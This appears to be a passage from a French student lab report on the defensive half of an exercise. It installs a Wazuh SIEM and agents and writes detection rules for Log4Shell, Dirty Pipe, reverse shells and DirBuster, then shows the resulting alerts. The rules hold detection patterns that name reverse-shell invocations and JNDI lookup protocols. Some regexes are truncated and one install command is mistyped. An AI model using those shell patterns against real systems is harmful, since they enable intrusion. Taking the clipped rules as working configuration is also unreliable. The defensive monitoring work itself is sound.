|_   System_Time: 2025-03-06T08:38:02+00:00
MAC Address: 08:00:27:AB:06:70 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|XP (91%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows Server 2019 (91%), Microsoft Windows 10 1909 (90%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Adresse IP du contrôleur de domaine : 192.168.100.10

Nom d'hôte du contrôleur de domaine : DC

Nom du domaine : securim.cfd

Version de l'OS du contrôleur de domaine : Windows Server 2016 standard

Nom d'hôte du poste client : BOSSDESK

Le port 3389 ouvert sur le poste client correspond au protocole RDP

Blue Team

Installation du SIEM

Un SIEM (Security information and event management) est une solution de sécurité qui permet aux organisations de détecter les menaces avant qu'elles ne perturbent leurs activités.

Dans la première partie (Red Team) nous avons effectué une attaque sur un système avec une faille 0 Day. Dans ce contexte il est primordial de surveiller et détecter les attaques visant les systèmes d'information. Après avoir étudié et mis en œuvre une attaque exploitant la vulnérabilité Log4j, notre mission est maintenant d'implémenter un SIEM pour suivre cette attaque et analyser les logs générés.

Avant de commencer il faut remettre en ordre les services avant l'attaque. C'est pour cela que nous importons nos snapshots.

Suite à cela nous mettons en place notre SIEM, ici nous allons utiliser **Wazuh**.

Wazuh est une platform open source utilisée pour la prévention, la détection et la réponse aux menaces. Elle sécurise les environnements de travail sur site, virtualisés, conteneurisés et en cloud. Wazuh est largement utilisé par des milliers d'organisations à travers le monde, de la petite entreprise à la grande entreprise.

Nous avons choisi Wazuh parce que nous avons déjà utilisé lors d'une précédente ressource ainsi que ça facilitée à être mis en place.

Pour l'installation nous avons choisi d'utiliser un **.ova** ce qui simplifie l'installation de notre serveur

Installation des agents

Suite à cela, nous allons mettre en place des agents. Un agent wazuh est logiciel de surveillance et de sécurité qui fonctionne sur un serveur ou une machine distante dans le but de collecter des informations sur les événements et les comportements du système, et de les envoyer à notre serveur Wazuh pour analyse.

Nous allons installer 3 agents :

Le premier, nous allons l'installer sur notre firewall pfsense. Le second sur notre machine web-service et le troisième nous allons l'installer sur notre machine DC.

Pour installer un agent sur notre machine pfsense, nous allons suivre un tutorielle trouvé en ligne :

<https://kifarunix.com/install-wazuh-agent-on-pfsense/>

Pour commencer nous devons mettre à jour notre pfsense, pour cela sur l'interface graphique du pfsense, puis : → **System** → **Update** → **System Update**.

Puis en ligne de commande cette fois ci nous allons modifier des fichiers de configuration.

a. modifier le fichier `/usr/local/etc/pkg/repos/FreeBSD.conf`.

et changer la ligne **FreeBSD : {enabled : no}**.

En **FreeBSD : {enabled : yes }**.

b. modifier le fichier `/usr/local/etc/pkg/repos/pfSense.conf`.

et changer la ligne **FreeBSD : { enabled : no}**.

En **FreeBSD : {enabled : yes}**.

Une fois ces deux fichiers de configuration modifiés, nous pouvons mettre à jour le catalogue des paquets puis installer le paquet **wazuh-agent**. Avec les commandes : **pkg update** et **pkg install wazuh-agent**.

Ensuite il faut copier `/etc/localtime` vers `/var/ossec/etc`. Et renommer le fichier de configuration de l'agent wazuh de `/var/ossec/etc/ossec.conf.sample` à `/var/ossec/etc/ossec.conf`.

Et pour finir il faut modifier dans le fichier `/var/ossec/etc/ossec.conf`. La section suivante :

```
<serveur>  
  <address>192.168.100.30</address>  
</serveur>
```

Puis il faut activer et lancer notre agent avec les commandes suivantes :

sysrc wazuh_agent_enable="YES" ainsi que **/var/ossec/bin/wazuh-control start**.

Pour notre second agent il faut se rendre sur l'interface graphique. Dans la partie **Agents management** → **Summary**.

Il faut **Deploy new agent**. Puis sélectionner **DEB amd64**. Puis renseigner l'adresse de notre Wazuh, ainsi qu'un nom pour notre agent.

Ensuite wazuh nous donne la commande pour télécharger et installer notre agent :

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.11.0-1_amd64.deb && sudo WAZUH_MANAGER='192.168.100.30'  
WAZUH_AGENT_NAME='web-services' dpkg -i ./wazuh-agent_4.11.0-1_amd64.deb
```

Une fois cette commande effectuée on démarre l'agent avec les commandes :

```
sudo systemctl daemon-reload  
sudo systemctl enable wazuh-agent  
sudo systemctl start wazuh-agent
```


Pour notre troisième agent, il faut faire la même chose que pour notre second agent sauf que notre machine DC est sur Windows et non linux.

Il faut sélectionner **MSI 32/64 bits**. Renseigner l'adresse mail de notre serveur wazuh et le nom de notre agent.

Wazuh nous donne la commande pour télécharger et déployer l'agent suivante :

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.11.0-1.msi -OutFile $env:tmp\wazuh-agent; msixec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.100.30' WAZUH_AGENT_NAME='DC'
```

Et pour lancer notre agent, nous effectuons la commande : **NET START WazuhSvc**.

Pour finir nous pouvons observer sur l'interface graphique de wazuh nos agents :

Agents (3) ☐ Show only outdated (1) [Deploy new agent](#) [Refresh](#) [Export formatted](#) [More](#) [WQL](#)

<input type="checkbox"/>	ID ↑	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
<input type="checkbox"/>	001	DC	192.168.100.10	default	Microsoft Windows Server 2016 Standard 10.0.14393.693	node01	v4.11.1	● active info	edit delete
<input type="checkbox"/>	003	web-services	192.168.200.2	default	Debian GNU/Linux 11	node01	v4.11.1	● active info	edit delete
<input type="checkbox"/>	004	pfSense.home.arpa	192.168.100.1	default	BSD 14.0	node01	v4.11.0 ●	● active info	edit delete

Rows per page: 10 [<](#) [1](#) [>](#)

Configuration des différentes règles

Maintenant que les agents ont été mis en place, ils remontent les différents logs, mais nous devons configurer les différentes règles pour détecter les différentes attaques.

Configuration : Log4shell


```

GNU nano 5.8 /var/ossec/etc/rules/local_rules.xml

<group name="log4shell,">
  <rule id="110002" level="7">
    <if_group>web|accesslog|attack</if_group>
    <regex type="pcre2">(?!)((\${24}\S*)(\{17B\}\S*)(\S*j\S*n\S*d\S*i))|JHtqb>
    <description>Exploit Log4Shell potentiellement détecté</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>

  <rule id="110003" level="12">
    <if_sid>110002</if_sid>
    <regex type="pcre2">ldap[sl]?|rmidns|nis|iio|corba|nds|http|lower|upper|(\
    <description>Attaque Log4Shell détecté</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
</group>

```

Configuration : Dirtypipe

```


<group name="dirtypipe-auditd,">
  <rule id="700100" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.key">dirtypipe</field>
    <description>Dirty Pipe Exploit détecté (CVE-2022-0847)</description>
  </rule>
</group>

```

Configuration : Reverse shell

```
<group name="ossec,">
  <rule id="100050" level="0">
    <if_sid>530</if_sid>
    <match>^ossec: output: 'ps -eo user,pid,cmd' </match>
    <description>Processus en cours listé</description>
    <group>process_monitor,</group>
  </rule>

  <rule id="100051" level="7">
    <if_sid>100050</if_sid>
    <match>bash -ilperl -elperl -MIO -elphp -rlruby -rsocketlssh -ilxterm -disp>
    <description>Exploit Reverse Shell potentiellement détecté</description>
    <group>process_monitor,attacks</group>
  </rule>
</group>
```



Configuration : Dirbuster

```
<group name="web,attack,">
  <rule id="100100" level="10">
    <if_sid>31100</if_sid>
    <regex>DirBuster</regex>
    <description>Scan DirBuster détecté</description>
    <group>web_attack,</group>
  </rule>
</group>
```

Logs des différentes attaques

Maintenant que les configuration sont misent en place, nous allons refaire les différentes attaques des configuration ci-dessus pour voir si les logs remontes.

Log4shell

76 hits

Mar 19, 2025 @ 15:41:25.819 - Mar 20, 2025 @ 15:41:25.819

Export Formatted 712 available fields Columns Density 1 fields sorted Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 20, 2025 @ 15:41:18.9...	web-services	Attaque Log4Shell détecté	12	110003
Mar 20, 2025 @ 15:41:17.0...	web-services	Attaque Log4Shell détecté	12	110003

Dirtypipe

Mar 19, 2025 @ 15:36:08.493 - Mar 20, 2025 @ 15:36:08.493					
Export Formatted	712 available fields	Columns	Density	1 fields sorted	Full screen
timestamp	agent.name	rule.description	rule.level	rule.id	
Mar 20, 2025 @ 15:36:04.1...	web-services	Integrity checksum changed.	7	550	
Mar 20, 2025 @ 15:36:00.7...	web-services	Dirty Pipe exploit activity detected (CVE-2022-0847)	12	700100	

Reverse shell

Mar 20, 2025 @ 15:45:35.453 - Mar 21, 2025 @ 15:45:35.454					
Export Formatted	712 available fields	Columns	Density	1 fields sorted	Full screen
timestamp	agent.name	rule.description	rule.level	rule.id	
Mar 21, 2025 @ 15:45:07.7...	web-services	Exploit Reverse Shell potentiellement détecté	7	100051	

Dirbuster

Mar 20, 2025 @ 13:31:10.033 - Mar 21, 2025 @ 13:31:10.033					
Export Formatted	712 available fields	Columns	Density	1 fields sorted	Full screen
timestamp	agent.name	rule.description	rule.level	rule.id	
Mar 21, 2025 @ 13:29:30.5...	web-services	Scan DirBuster détecté	10	100100	

Sur les screens ci-dessus nous pouvons observer les différents logs des différentes attaques.

Conclusion

Pour conclure ce rapport, nous pouvons affirmer qu'un simple site web peut être une porte d'entrée pour des cyberattaques, rendant la vigilance plus qu'essentielle. Il est crucial de surveiller attentivement les publications sur Internet et de ne pas négliger la sécurité informatique, même si cela représente un coût important. Les cyberattaques peuvent avoir des conséquences graves, notamment des fuites de données, des interruptions de service et des pertes financières.

Ces conséquences sont dévastatrices, sachant que 60 % des PME victimes de cyberattaques ne parviennent pas à se remettre et font faillite dans les 18 mois suivant l'attaque. Il est donc primordial de consacrer un budget conséquent à la sécurité et de sensibiliser les employés aux bonnes pratiques de sécurité. Aucune entreprise ne doit négliger la sécurité, car elle permet de réduire les risques et de protéger leurs infrastructures contre les menaces croissantes.